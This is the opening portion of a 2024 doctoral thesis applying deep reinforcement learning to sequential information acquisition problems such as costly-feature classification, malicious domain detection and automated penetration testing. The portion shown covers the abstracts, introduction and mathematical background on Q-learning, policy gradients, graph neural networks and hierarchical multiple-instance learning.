Czech Technical University in Prague
Faculty of Electrical Engineering

Doctoral Thesis

March 2024 Ing. Jaromír Janisch

Czech Technical University in Prague

Faculty of Electrical Engineering
Department of Computer Science

APPLICATIONS OF DEEP REINFORCEMENT LEARNING IN PRACTICAL SEQUENTIAL INFORMATION ACQUISITION PROBLEMS

Doctoral Thesis

Ing. Jaromír Janisch

Prague, March 2024

Ph.D. Programme: Electrical Engineering and Information Technology (P2612)
Branch of study: Information Science and Computer Engineering (2612V025)

Supervisor: doc. Ing. Tomáš Pevný, Ph.D.
Supervisor-specialist: doc. Mgr. Viliam Lisý, MSc., Ph.D.

Dedicated to all my close ones, whom I love.

ACKNOWLEDGMENTS

This research was supported by the European Office of Aerospace Research and Development (grant no. FA9550-18-1-7008) and by The Czech Science Foundation (grants no. 18-21409S, 18-27483Y, 22-32620S and 22-26655S) and by OP VVV funded project CZ.02.1.01/0.0/0.0/16_019/0000765 "Research Center for Informatics". Some presented experiments used GPUs donated by the NVIDIA Corporation. Some computational resources were provided by the e-INFRA CZ project (ID:90254), supported by the Ministry of Education, Youth and Sports of the Czech Republic.

PERSONAL APPRECIATIONS

I am extremely grateful to my wife Assel and daughter Ágnes for their patience. Additionally, I thank both my supervisors, Tomáš Pevný and Viliam Lisý, for their objective criticism and guidance over the years.

ABSTRACT

This thesis focuses on practical sequential information acquisition problems, i.e., problems where agents take actions sequentially, based on their current knowledge, and each step reveals a new piece of information. Many real-world problems can be framed this way, e.g., malware analysis, where an agent performs a test, and based on the result, it decides which other tests it needs, which tools to use, or whether it already has enough information to make a decision. We consecutively present four increasingly complex topics inspired by real-world problems, along with domain-independent solutions based on state-of-the-art deep reinforcement learning (RL) techniques. One of the advantages of using deep RL is that the proposed solutions can benefit from independent progress in this dynamically developing field. Within each topic, the thesis advances state-of-the-art methods, improves performance or generality, or presents novel settings.

First, we explore a classification problem where samples are described by vectors of fixed dimensions, and the features are acquired sequentially, and only for a cost. The goal is to optimize the trade-off between the expected classification error and the cumulative feature cost. We frame the problem as a multi-criteria sequential decision-making problem, present a flexible deep RL-based solution, and experimentally demonstrate that it robustly outperforms competing methods.

The previous approach assumes the algorithm knows which features are present in data samples, and that their number is fixed. However, this is not true for some real-world problems where features can be nested, or contained in sets of arbitrary cardinality. In the second topic, we propose changes to the formerly introduced framework, so that it can work with such data naturally and select features within these complex structures. We demonstrate its use in the practical problem of malicious web domain identification, where it leads to substantial savings, compared to cost-agnostic methods.

While the method can process tree-structured data, it is not completely general, since some real-world problems cannot be represented in this way. Hence, in the third topic, we design an even more general system that works with problems that are naturally defined in terms of objects and relations, and object-centric actions. Since the previous approach is not applicable, and finding a fixed-length representation required by most existing RL methods is difficult, if not impossible, we present a novel deep RL framework based on graph neural networks and autoregressive policy decomposition that naturally works with these problems and is completely domain independent. We demonstrate that our method allows training agents that display impressive zero-shot generalization over different problem sizes.

Fourth, we present a case study in automated penetration testing. Based on the knowledge gained in the previous parts, we propose several agent architectures that can generalize to unseen scenarios. Additionally, we demonstrate that agents trained in simulation can be deployed in emulated environments featuring real network connectivity, operating systems and vulnerable software.

ABSTRAKT

Tato práce se zaměřuje na praktické problémy se sekvenčním získáváním informací, tedy problémy, kde agenti konají akce postupně s ohledem na jejich současnou znalost, a v každém kroku se objeví nová informace. Mnoho problémů z reálného světa lze pojmout tímto způsobem, například analýzu malwaru, ve které agent provede nějaký test, a na základě výsledku se rozhodne, jaké další testy potřebuje, které nástroje použít, nebo zda má již dostatek informací k rozhodnutí. Postupně prezentujeme čtyři stále komplexnější témata inspirované reálnými problémy, a současně uvádíme doménově nezávislá řešení založená na nejmodernějších technikách hlubokého zpětnovazebního učení (tzv. „deep RL"). Jednou z předností použití deep RL je, že navržená řešení mohou profitovat z nezávislého vývoje v tomto dynamicky rozvíjejícím se odvětví. V každém tématu posouvá tato práce nejmodernější metody, zlepšuje výkon nebo obecnost nebo pohlíží na problémy novým způsobem.

Nejprve prozkoumáváme klasifikační problém, v němž jsou vzorky popsány vektory s fixní dimenzí a jednotlivé prvky jsou získávány postupně, a pouze za nějakou cenu. Cílem je optimalizovat kompromis mezi očekávanou klasifikační chybou a celkovou cenou prvků. Pojímáme problém jako vícekriteriální sekvenční rozhodovací problém, představujeme flexibilní řešení založené na deep RL a experimentálně ukazujeme, že robustně překonává konkurenční metody.

Výše uvedený přístup předpokládá, že daný algoritmus zná, jaké prvky jsou v datových vzorcích obsaženy a také, že jejich počet je fixní. To nicméně není pravda pro některé problémy z reálného světa, kde mohou být prvky vnořené, popř. obsaženy v množinách libovolné mohutnosti. V druhém tématu navrhujeme změny v dříve představené metodě tak, aby mohla přirozeně pracovat s uvedenými daty a vybírat prvky v těchto složitých strukturách. Její použití demonstrujeme na praktickém problému identifikace škodlivých webových domén, kde vede ke značným úsporám v porovnání s metodami, které nezohledňují ceny.

Ačkoli lze touto metodou zpracovat data strukturovaná jako stromy, není zcela obecná, protože některé reálné problémy nelze vyjádřit tímto způsobem. Ve třetím tématu tedy navrhujeme ještě obecnější systém, který pracuje s problémy přirozeně definovanými pomocí objektů a jejich vztahů a akcí orientovaných na tyto objekty. Protože předchozí přístup nelze použít a nalezení reprezentace s fixní délkou, požadované většinou existujících RL metod, je těžké, ne-li nemožné, představujeme novou deep RL metodu založenou na grafových neuronových sítích a autoregresivní dekompozici strategie, jež s těmito problémy přirozeně pracuje a je úplně doménově nezávislá. Ukazujeme, že naše metoda umožňuje trénovat agenty, kteří vykazují impozantní schopnost generalizace přes problémy různých velikostí, a to bez dalšího trénování.

Začtvrté uvádíme případovou studii v automatizovaném penetračním testování. Na základě znalostí získaných v předchozích částech navrhujeme několik agentních architektur, které generalizují do neznámých scénářů. Navíc ukazujeme, že agenti trénovaní v simulaci mohou být nasazeni v emulovaných prostředích obsahujících reálnou sít'ovou konektivitu, operační systémy a zranitelný software.

CONTENTS

ACRONYMS

API	Application Programming Interface
AUTC	Area Under Trade-off Curve
CwCF	Classification with Costly Features
DMZ	Demilitarized Zone
GNN	Graph Neural Network
GRU	Gated Recurrent Unit
HMIL	Hierarchical Multiple-Instance Learning
HPC	High-Performance Classifier
IP	Internet Protocol
LLM	Large Language Model
MDP	Markov Decision Process
MIL	Multiple-Instance Learning
MLP	Multi-Layer Perceptron
NASim	Network Attack Simulator
NN	Neural Network
OS	Operating System
RF	Random Forest
RL	Reinforcement Learning
RRL	Relational Reinforcement Learning
SLA	Service-Level Agreement

NOTATION

Symbols related to Chapters 3 and 4:

λ	accuracy vs. cost trade-off factor
y_θ, k_θ	outputs of the model – class and cost of acquired features
c	cost function
x, y	sample and class
$\mathcal{S}, \mathcal{A}, r, t$	state and action space, reward and transition function
$\mathcal{A}_f, \mathcal{A}_c$	feature selecting and classifying actions
$\mathcal{T}$	terminal state
$\mathcal{F}, \bar{\mathcal{F}}$	sets of all and acquired features
$\bar{x} = o(x, \bar{\mathcal{F}})$	observation (masked sample)
ℓ, ℓ_{cls}	classification loss for RL (binary); classifier loss (cross-entropy)
π, V	action selection policy and value function
ρ	classification probabilities
a_t, μ_{a_t}	terminal action and its pre-softmax value
$\mathcal{D}, \Sigma_{\mathcal{D}}$	dataset $\mathcal{D}$ and its schema
$\kappa, pre(\kappa)$	feature and its prefix
$z_v, z_{\bar{x}}$	embeddings of an object v and observation $\bar{x}$
$f_{\vartheta_{\mathcal{B}}}$	HMIL embedding function for the bag $\mathcal{B}$
$f_{\varphi_{\mathcal{B}}}$	pre-softmax embedding function for action selection for the bag $\mathcal{B}$

1 INTRODUCTION

Many practical problems are sequential in their nature. Let us take two examples from computer security: malware analysis and penetration testing, which we use as running examples throughout this thesis. Malware analysis deals with identifying potential threats in a binary file by analysing the code, observing its behaviour or by using other heuristic methods and tools. In penetration testing, on the other hand, one tries to find and exploit vulnerabilities in a computer network that a potential attacker can use to extract sensitive information. Both of these domains involve sequential information acquisition, where the decision of what to do next is based on the information gathered so far. Traditionally, highly trained human specialists control the process, gather and identify key pieces of information from numerous sources and in multiple formats, learn, transfer their knowledge to unknown problems and improvise. They think strategically (e.g., where to focus their attention in planning an attack on a computer network), and tactically (e.g., how and where to apply a specific exploit) and are general and versatile. We argue that similar skills are required in many other domains.

However, humans are also notoriously inefficient and expensive. Therefore, our grand challenge is to design autonomous systems that behave as the specialists and can perform malware analysis for unknown binaries, do penetration testing in unseen computer networks or solve other challenging problems. Such systems would be much cheaper to operate, faster to run and could be parallelized to process a multitude of problems at once. In this thesis, we strive to design such systems for real-world sequential information acquisition problems. Chapters are inspired by practical problems, and each presents a general method applicable to a whole problem domain. Subsequent chapters build on top of previous ones, solving challenges that appeared. Our methods are based on deep reinforcement learning (RL) [140], algorithms that optimize sequential decision-making processes. Deep RL has gained popularity in playing games [57, 107, 149], but its real-world applications can be challenging [30]. Therefore, this thesis provides a dual benefit: We do not only provide solutions for our problems using deep RL, but we can see it from the other point of view – we present concrete real-life problems that can be solved using deep RL-based techniques, showing their utilities. Let us introduce the researched problems below.

Let us use the malware analysis as an example to demonstrate the first problem, explored in Chapter 3. An algorithm has to decide whether the analysed binary file is malicious or not and has a set of tools at its disposal (e.g., static code analysis, analysing the behaviour in a sandbox, or using external services). However, running each of the tools also uses some resources, and hence the algorithm has to balance the *accuracy vs. cost trade-off*. The problem is sequential, since, at each step, the algorithm uses all the knowledge gathered so far to decide whether to acquire more information, and which, or whether to classify with what it knows at that point. Building on an existing work of Dulac-Arnold et al. [29], we abstracted the problem as a multi-criteria optimization problem, transformed it into a Markov Decision Process (MDP) and used state-of-the-art deep RL algorithms to search for optimal solutions. Although we were inspired by a concrete problem, we created a general framework called Classification with Costly Features (CwCF), that is applicable in many classification problems with limited resources (e.g., time, money or computational power). For example, Lee et al. [78] use our method to select a personalized subset of salient features to be displayed to a therapist during stroke rehabilitation assessment. We demonstrate that the presented method outperforms alternative approaches and propose several variations, such as applications with a hard budget, missing features, or an automatic hyperparameter search for users' convenience.

However, we were also presented with new challenges, which we investigate in Chapter 4. In the previous chapter, we assumed that the features our algorithm acquires could be encoded as real numbers, or at least real vectors. However, it quickly became apparent that the real world is not flat, but is better described with structured data. For instance, during the malware analysis, the algorithm can resolve a specific web domain to multiple IP addresses and then further analyse each of these addresses, e.g., with a reverse DNS lookup. Such information is much better encoded hierarchically in formats such as JSON or XML, which incrementally grow with every new piece of information. To process such data, we augmented the original method with Hierarchical Multiple-Instance Learning (HMIL) [122], an algorithm that processes structured, variable-sized inputs, and designed a hierarchical policy decomposition that selects features inside the hierarchy. Again, we approached the problem generally and demonstrated its versatility with diverse datasets from domains such as medicine or social networks. Finally, we applied the proposed method to a real problem of malicious web domains analysis, where it offers up to 7.5× cost savings, compared to cost-agnostic methods.

Now, let us imagine a situation, where two different web domains are resolved to the same IP address. In the previously described data format, the situation results in two distinct records in the hierarchy, whereas, ideally, there should be only one. Therefore, in Chapter 5, we explore ways to design a system without this issue, and one that is able to work with an even larger subset of real problems. We found that the state-of-the-art deep RL techniques are commonly designed to work with flat inputs and outputs. However, humans often regard the world through concepts of objects, their relations and object-centric actions. As an example, the mentioned penetration testing scenario perfectly fits this vision – the nodes are connected in a network, and the agent can perform various actions targeting one of the nodes. Hence, we took a fresh look at the deep RL itself, and combined it with Graph Neural Networks (GNNs) [168] and autoregressive policy decomposition. This approach is very powerful, since many existing problems can be described in the form of a graph, can process problem instances of variable size, and the graph can even dynamically change, allowing for the inclusion of newly learned information. We demonstrated that agents trained with our approach generalize beyond their training scenarios, allowing them to be deployed in much larger problems than they were trained in. Additionally, we showed that this property allows our technique to be used in specific problems that were traditionally dominated by heuristic search-based planning algorithms, specifically in problem sizes that were formerly intractable.

Last Chapter 6 is a case study that investigates whether the formerly gained insight allows us to design a system applicable in a practical real-world problem. Specifically, we focused on the automated penetration testing, which is an incredibly challenging domain if we want to create autonomous agents that behave intelligently and work in unseen scenarios. Because of that, most current approaches [e.g., 17, 161] focus on creating narrow-scoped agents that work well in some scenarios, but cannot generalize beyond them. In our approach, we had to first adapt an existing framework to support training general agents, and then, with all the knowledge from previous chapters, we designed several deep RL-based agent architectures that can transfer to unseen scenarios. Additionally, we proposed a novel method that allows the agents themselves to terminate their execution. Finally, we showed that the trained agents not only work in simulated networks, but can be transferred to emulated environments running real nodes with real services and operating systems.

This thesis is sectioned into individual chapters, each focusing on one specific problem. Each chapter contains its own overview of the related work, a description of the proposed methods and experiments. The common theoretical background is discussed in Chapter 2. Chapter 3 introduces the Classification with Costly Features problem and Chapter 4 augments the approach to work with hierarchical data. Chapter 5 presents a generic relational deep RL method and Chapter 6 is a case study, where the previously proposed approaches are demonstrated in the automated penetration testing. The thesis concludes in Chapter 7 by discussing its contributions and possible future work.

2 TECHNICAL BACKGROUND

This chapter introduces the key concepts of deep reinforcement learning, graph neural networks and hierarchical multiple-instance learning, which will be used in later chapters.

2.1 DEEP REINFORCEMENT LEARNING

Deep RL [140] is a set of techniques to find the optimal policy for a specified problem using *sampling* from the environment and a function approximation. Its main advantage is that it does not require the knowledge of transition dynamics and can optimize non-differentiable objectives. On the other hand, it is rather sample inefficient. These properties predetermines it for applications into problems where the objective is complex and non-differentiable, and where a fast simulator providing sampled transitions exists. In the following chapters, we use multiple deep RL methods, which can be divided into two groups – *value-based* and *policy-gradient*.

2.1.1 *Value based methods*

Let us start with some definitions. The Markov Decision Process (MDP) is a tuple $(\mathcal{S}, \mathcal{A}, t, r, \gamma)$, where $\mathcal{S}$ represents its state space, $\mathcal{A}$ a set of actions, $t(s, a)$ is a transition function returning a distribution of states after taking an action a in a state s, $r(s, a, s')$ is a reward function and γ is a discount factor. Value based methods seek to find the optimal function Q^*, representing the expected total discounted reward for taking an action a in a state s and then following the optimal policy. It satisfies the Bellman equation:

$$Q^*(s, a) = \mathop{\mathbb{E}}_{s' \sim t(s,a)} \left[r(s, a, s') + \gamma \max_{a'} Q^*(s', a') \right] \tag{2.1}$$

A neural network with parameters θ takes a state s and outputs an estimate $Q^\theta(s, a)$, jointly for all actions a. It is optimized by minimizing MSE between the both sides of eq. (2.1) for transitions (s_t, a_t, r_t, s_{t+1}) empirically experienced by an agent following a greedy policy $\pi_\theta(s) = \operatorname{argmax}_a Q^\theta(s, a)$. Formally, we are looking for parameters θ by iteratively minimizing the loss function ℓ_θ, for a batch of transitions $\mathcal{B}$:

$$\ell_\theta(\mathcal{B}) = \mathop{\mathbb{E}}_{(s_t, a_t, r_t, s_{t+1}) \in \mathcal{B}} \left[q_t - Q^\theta(s_t, a_t) \right]^2 \tag{2.2}$$

where q_t is regarded as a constant when differentiated, and is computed as:

$$q_t = \begin{cases} r_t & \text{if } s_{t+1} = \mathcal{T} \\ r_t + \max_a \gamma Q^\theta(s_{t+1}, a) & \text{otherwise} \end{cases} \tag{2.3}$$

As the error decreases, the approximated function Q^θ converges to Q^*. However, this method proved to be unstable in practice [107]. Now, we briefly describe the techniques that stabilize and speed-up the learning.

Deep Q-learning [107] includes a separate *target network* with parameters ϕ, which follow parameters θ with a delay. A popular method is based on Lillicrap et al. [90], where the weights are regularly updated with expression $\phi := (1-\rho)\phi + \rho\theta$, with some parameter ρ. The slowly changing estimate Q^{ϕ} is then used in q_t, when $s_{t+1} \neq \mathcal{T}$:

$$q_t = r_t + \max_{a} \gamma Q^{\phi}(s_{t+1}, a) \tag{2.4}$$

Double Q-learning [146] is a technique to reduce bias induced by the *max* in eq. (2.3), by combining the two estimates Q^{θ} and Q^{ϕ} into a new formula for q_t, when $s_{t+1} \neq \mathcal{T}$:

$$q_t = r_t + \gamma Q^{\phi}(s_{t+1}, \operatorname*{argmax}_{a} Q^{\theta}(s_{t+1}, a)) \tag{2.5}$$

In the expression, the maximizing action is taken from Q^{θ}, but its value is estimated with the target network Q^{ϕ}.

Dueling Architecture [154] uses a decomposition of the Q-function into two separate value and advantage functions. The architecture of the network is altered so that it outputs two estimates $V^{\theta}(s)$ and $A^{\theta}(s, a)$ for all actions a, which are then combined to a final output $Q^{\theta}(s, a) = V^{\theta}(s) + A^{\theta}(s, a) - \frac{1}{|\mathcal{A}|}\sum_{a'} A^{\theta}(s, a')$. When training, the gradient is taken w.r.t. the final estimate Q^{θ}. By incorporating baseline V^{θ} across different states, this technique accelerates and stabilizes training.

Retrace [112] is a method to efficiently utilize long traces of experience with truncated importance sampling. The generated trajectories are stored into an experience replay buffer [92] and whole episode returns are utilized by recursively expanding eq. (2.1). The stored trajectories are off the current policy and a correction is needed. For a sequence $(s_0, a_0, r_0, \dots, s_n, a_n, r_n, \mathcal{T})$, Retrace can be implemented together with Double Q-learning by replacing q_t with

$$q_t = r_t + \gamma \mathop{\mathbb{E}}_{a \sim \pi_{\theta}(s_t)} \left[Q^{\phi}(s_{t+1}, a)\right] + \gamma \bar{\rho}_{t+1} \left[q_{t+1} - Q^{\phi}(s_{t+1}, a_{t+1})\right] \tag{2.6}$$

where we define $Q^{\phi}(\mathcal{T}, \cdot) = 0$ and $\bar{\rho}_t = \min(\frac{\pi(a_t|s_t)}{\mu(a_t|s_t)}, 1)$ is a truncated importance sampling between exploration policy μ that was used when the trajectory was sampled and the current policy π. The truncation is used to bind the variance of product of multiple important sampling ratios for long traces.

The policy π_{θ} can be stochastic – at the beginning, it starts close to the sampling policy μ but becomes increasingly greedy as the training progresses. It prevents premature truncation in the eq. (2.6) and can result in faster convergence. Note that all q_t values for a whole episode can be calculated in $\mathcal{O}(n)$ time. Further, it can be easily parallelized across all episodes.

2.1.2 *Policy gradient methods*

Instead of approximating the Q-function, policy gradient methods approximate and optimize the policy itself. In the following, we describe two main algorithms used in this thesis. For their pseudo-codes, follow Algorithm 2.1.

A2C [105] is an algorithm that iteratively optimizes a policy π_{θ} and a value estimate V_{θ} generated by a model with parameters θ. In this case, let the state-action function $Q(s, a)$ be:

$$Q(s, a) = \mathop{\mathbb{E}}_{s' \sim t(s,a)} \left[q(s, a, s')\right] \; ; \; q(s, a, s') = \begin{cases} r(s, a, s') & \text{if } s' \text{ is terminal} \\ r(s, a, s') + \gamma V_{\theta'}(s') & \text{else} \end{cases}$$

Algorithm 2.1 Policy gradient methods

```
Version with target network, sampled entropy and target clipping
function A2C(batch $\mathfrak{B}$, $q_{min} = -\infty$, $q_{max} = \infty$)    ▷ $\mathfrak{B}$ contains transitions $s, a, r, s'$
    $J = \mathbb{E}_{\mathfrak{B}} \left[ (r + \gamma V_{\theta'}(s') - V_\theta(s)) \cdot \nabla_\theta \log \pi_\theta(a \mid s) \right]$    ▷ eq. (2.7)
    $L_V = \mathbb{E}_{\mathfrak{B}} \left[ \mathrm{clip}(r + \gamma V_{\theta'}(s'), q_{min}, q_{max}) - V_\theta(s) \right]^2$    ▷ eq. (2.8); $V'_\theta(s) = 0$ if $s' = \mathcal{T}$
    $\nabla_\theta L_H = \mathbb{E}_{\mathfrak{B}} \left[ \log \pi_\theta(a \mid s) \cdot \nabla_\theta \log \pi_\theta(a \mid s) \right]$    ▷ eqs. (2.9), (2.10)
    return $L_{pg} = -J + \alpha_v L_V - \alpha_h L_H$    ▷ using auto-differentiation
end function

$\epsilon$ - maximal deviation
$T$ - horizon in the batch
$K$ - number of optimization steps
function PPO(batch $\mathfrak{B}$)
    Store a copy of $\pi_{old} = \pi_\theta$
    For each trace $s_0, a_0, r_0, ..., s_T$ in $\mathfrak{B}$, recursively compute targets $q_t = r_t + \gamma q_{t+1};\ q_T = V_{\theta'}(s_T)$
    for i=1..K do
        Let $\rho_\theta(a \mid s) = \frac{\pi_\theta(a|s)}{\pi_{old}(a|s)}$ ; $\bar{\rho}_\theta(a \mid s) = \mathrm{clip}(\rho_\theta(a \mid s), 1 - \epsilon, 1 + \epsilon)$
        $J = \mathbb{E}_{\mathfrak{B}} \left[ \min\left( (q - V_{\bar{\theta}}(s)) \cdot \rho_\theta(a \mid s); (q - V_{\bar{\theta}}(s)) \cdot \bar{\rho}_\theta(a \mid s) \right) \right]$    ▷ $s, a, q$ from $\mathfrak{B}$, eq. (2.11)
                                                    ▷ $\bar{\theta}$ is a copy of parameters $\theta$, not updated during backpropagation
        $L_V = \mathbb{E}_{\mathfrak{B}} \left[ q - V_\theta(s) \right]^2$
        $\nabla_\theta L_H = \mathbb{E}_{\mathfrak{B}} \left[ \log \pi_\theta(a \mid s) \cdot \nabla_\theta \log \pi_\theta(a \mid s) \right]$
        Take a gradient step wrt. $\nabla_\theta(-J + \alpha_v L_V - \alpha_h L_H)$
    end for
end function
```

Note the θ' in $V_{\theta'}$. Either θ' is the same as θ, or, to stabilize training, the technique from Deep Q-learning can be used. In that case, $V_{\theta'}(s')$ is estimated using the target network with a copy of parameters θ' that are regularly updated with $\theta' := (1 - \rho)\theta' + \rho\theta$.

Let us describe the rest of the algorithm. Let $A(s, a) = Q(s, a) - V_\theta(s)$ be an advantage function. Then, the policy gradient $\nabla_\theta J$, the value function loss L_V and the entropy regularization term L_H are:

$$\nabla_\theta J = \mathop{\mathbb{E}}_{s,a \sim \pi_\theta, t} \left[A(s, a) \cdot \nabla_\theta \log \pi_\theta(a \mid s) \right] \tag{2.7}$$

$$L_V = \mathop{\mathbb{E}}_{s,a \sim \pi_\theta, t} \left[Q(s, a) - V_\theta(s) \right]^2 \tag{2.8}$$

$$L_H = \mathop{\mathbb{E}}_{s \sim \pi_\theta, t} \left[H_{\pi_\theta}(s) \right] ; \ H_\pi(s) = - \mathop{\mathbb{E}}_{a \sim \pi(s)} \left[\log \pi(a \mid s) \right] \tag{2.9}$$

Optionally, the $Q(s, a)$ term in eq. (2.8) can be clipped to known bounds, which can reduce a maximization bias that occurs when learning a value function with neural networks [146]. The final gradient is $\nabla_\theta(-J + \alpha_v L_V - \alpha_h L_H)$, with α_v, α_h being learning rate coefficients. In practice, a batch of parallel environments is used to gather a better gradient estimate and a single update per each step of the environment is performed. Note that the correct computation of the gradient is no issue for current machine learning libraries that use automatic differentiation. The A2C method is based on A3C [105], which used asynchronous gradient updates, A2C performs the updates synchronously.

Entropy gradient sampling [166] can be used in cases where we do not know whole $\pi_\theta(s)$, but only $\pi_\theta(a \mid s)$ for the actually performed action a. This is the method used in Chapters 4 and 5. Here, the entropy gradient can be estimated with a collection of sampled actions in a batch:

$$\nabla_\theta H_{\pi_\theta}(s) = -\mathop{\mathbb{E}}_{a \sim \pi_\theta(s)} \Big[\log \pi_\theta(a \mid s) \cdot \nabla_\theta \log \pi_\theta(a \mid s) \Big] \tag{2.10}$$

For completeness, we show the derivation of the equation below. For readability, we omit θ in ∇_θ and π_θ:

Derivation of eq. (2.10).

$$\begin{aligned} \nabla H_\pi(s) &= -\nabla \sum_a \pi(a \mid s) \cdot \log \pi(a \mid s) \\ &= -\sum_a \nabla \pi(a \mid s) \cdot \log \pi(a \mid s) - \sum_a \pi(a \mid s) \cdot \nabla \log \pi(a \mid s) \end{aligned}$$

Using the fact $x \cdot \nabla \log x = \nabla x$, we show that the second term is zero:

$$\sum_a \pi(a \mid s) \cdot \nabla \log \pi(a \mid s) = \sum_a \nabla \pi(a \mid s) = \nabla \sum_a \pi(a \mid s) = \nabla 1 = 0$$

Let's continue with the remaining term and use the fact $\nabla x = x \cdot \nabla \log x$ again:

$$\begin{aligned} \nabla H_\pi(s) &= -\sum_a \nabla \pi(a \mid s) \cdot \log \pi(a \mid s) \\ &= -\sum_a \pi(a \mid s) \cdot \nabla \log \pi(a \mid s) \cdot \log \pi(a \mid s) \\ &= -\mathop{\mathbb{E}}_{a \sim \pi(s)} \Big[\nabla \log \pi(a \mid s) \cdot \log \pi(a \mid s) \Big] \end{aligned}$$

□

PPO [132] algorithm aims to improve sample efficiency by performing multiple updates using the same data. However, performing multiple steps using the eq. (2.7) can result in destructively large updates. PPO introduces a clipped surrogate objective that prohibits too large deviation from the original policy.

Let π_{old} be the policy fixed before the update, ρ_θ a ratio between the current and old policy, $\bar{\rho}_\theta$ its clipped version and ϵ the maximal deviation:

$$\rho_\theta(a \mid s) = \frac{\pi_\theta(a \mid s)}{\pi_{\text{old}}(a \mid s)}$$

$$\bar{\rho}_\theta(a \mid s) = \text{clip}\big(\rho_\theta(a \mid s), 1 - \epsilon, 1 + \epsilon\big)$$

Then, PPO changes the policy objective into:

$$J = \mathop{\mathbb{E}}_{s, a \sim \pi_\theta, t} \Big[\min\big(A(s,a) \cdot \rho_\theta(a \mid s); A(s,a) \cdot \bar{\rho}_\theta(a \mid s)\big) \Big] \tag{2.11}$$

When computing the gradient of J, this new objective allows change when π_θ is close to π_{old}, but forbids it when $A(s,a) > 0 \wedge \rho_\theta(a \mid s) > 1 + \epsilon$ or $A(s,a) < 0 \wedge \rho_\theta(a \mid s) < 1 - \epsilon$. Note that A and π_{old} are fixed for the purpose of gradient computation. Because we are trying to maximize the objective J, the minimum in the eq. (2.11) can be seen as its lower (pessimistic) bound. To get better insight about the connection between the new objective and eq. (2.7), see that $\nabla_\theta \log \pi_\theta(a \mid s) = \frac{\nabla_\theta \pi_\theta(a|s)}{\pi_\theta(a|s)}$. This means that the first gradient step is the same as with eq. (2.7).

Crucially, PPO enables us to perform multiple gradient steps using the same batch. As in A2C, multiple environments are processed in parallel. Additionally, we usually gather longer traces $s_0, a_0, r_0, ..., s_{T-1}, a_{T-1}, r_{T-1}, s_T$ and compute an empirical value of $Q(s, a)$, denoted q_t, using these whole traces:

$$q_t = r_t + \gamma q_{t+1}; \; q_T = V_{\theta'}(s_T)$$

This value is then used to compute $A(s, a)$ and L_V. Finally, we perform K steps of gradient descent wrt. $\nabla_\theta(-J + \alpha_v L_V - \alpha_h L_H)$.

2.2 GRAPH NEURAL NETWORKS

Graph neural networks (GNNs) [168] are special architectures that process input in form of a graph consisting of nodes and edges connecting them. The basic operation is a *graph convolution* [165], which is similar to 2D convolution [76] but in the graph space. The approaches are generally divided in spectral [136], which uses the spectral representation of the graphs, or spatial [e.g., 44] that define operations directly on the graph using its topology. Graphs can be homogenous (i.e., all nodes and edges are of the same type), or heterogeneous, where the nodes and edges are differentiated by their features, or by different convolution parameters. In this thesis, we mainly focus on spatial methods with heterogeneous, oriented graphs.

Let $v \in \mathcal{V}$ be the graph nodes and $e \in \mathcal{E}$ its edges, where $e.s, e.r$ denote the sending and receiving nodes of this edge. For simplicity, let v and e also denote the feature vector of the respective node or edge. The core of the algorithm is a single message-passing step. First, the incoming messages are aggregated:

$$\forall v : v_{msg} = \underset{e \in \mathcal{E}: e.r = v}{\text{agg}} \; \phi_{msg}(e, e.s) \tag{2.12}$$

Here, ϕ_{msg} is a message embedding function that transforms an incoming message from node $e.s$ over an edge e. The results are aggregated with an element-wise *agg* function, which is commonly *max* or *mean* operators [8]. Second, all node features are updated with newly computed values:

$$\forall v : v' = \phi_{agg}(v, v_{msg}) \tag{2.13}$$

The messages v_{msg} are processed with the function ϕ_{agg}, which also takes the current embedding of v.

The steps in eqs. (2.13) and (2.12) constitute a single message passing step, which is commonly repeated multiple times, each time with step specific ϕ_{msg} and ϕ_{agg} parameters. At the end of this process, the graph is pooled [e.g., 77, 87], which results in a fixed-length embedding that can be processed further with standard neural network layers for the designated purpose (e.g., graph classification). In Chapter 5, we introduce a method without pooling that outputs node-specific embeddings that are then used to define object-centric actions and their probabilities.



bag $\mathcal{B}$
v_1
v_2
v_3
. . .
$f_{\vartheta_{\mathcal{B}}}(v_1)$
$f_{\vartheta_{\mathcal{B}}}(v_2)$
$f_{\vartheta_{\mathcal{B}}}(v_3)$
z_{v_1}
z_{v_2}
z_{v_3}
mean
parent item features

Figure 2.1: Illustration of the bag embedding in HMIL. Objects in the bag $\mathcal{B}$ are processed with $f_{\vartheta_{\mathcal{B}}}$ and aggregated. The result is used as the feature value for the parent object. The process recursively embeds the whole sample.

GNNs have several advantages – they are permutation invariant (the node order does not matter), size agnostic (they can process graphs of variable size) and possess useful inductive biases that emerge due to the weight sharing [8].

2.3 HIERARCHICAL MULTIPLE-INSTANCE LEARNING

The algorithm described in Chapter 4 requires a way to process data samples in form of trees of features that can contain nested lists of objects, similar to XML and JSON formats. To process this data on input, we use an extension of Deep Sets [162] for hierarchical data, called Hierarchical Multiple-Instance Learning (HMIL) [100, 122]. For an illustration of how HMIL works, see Figure 2.1.

Let us start with Multiple-Instance Learning (MIL) [123], which presents a neural network architecture to learn an embedding of an unordered set (called a *bag*) $\mathcal{B}$, composed of m items $v_{\{1..m\}} \in \mathbf{R}^n$. The items are simultaneously processed into their embeddings $z_{v_i} = f_{\vartheta_{\mathcal{B}}}(v_i)$, where $f_{\vartheta_{\mathcal{B}}}$ is a non-linear function with parameters $\vartheta_{\mathcal{B}}$, shared for the bag $\mathcal{B}$. All embeddings are processed by an aggregation function g, commonly defined as an element-wise mean or max operator. The whole process creates a bag's embedding $z_{\mathcal{B}} = g_{i=1..m}(z_{v_i})$, and is differentiable.

HMIL extends the framework so that it works with nested bags. In MIL, a feature could be only a value represented as a fixed-length vector. In HMIL, a feature can also be a bag of items with the restriction that all the items share the same feature types. Different bags $\mathcal{B}$ have different parameters $\vartheta_{\mathcal{B}}$ and are recursively processed as in MIL, starting from the hierarchy's leaves and proceeding to the root. The resulting intermediary embeddings $z_{\mathcal{B}}$ are used as feature values (see Figure 2.1). The soundness of the hierarchical approach is theoretically studied by Pevný and Kovařík [121].

3 CLASSIFICATION WITH COSTLY FEATURES

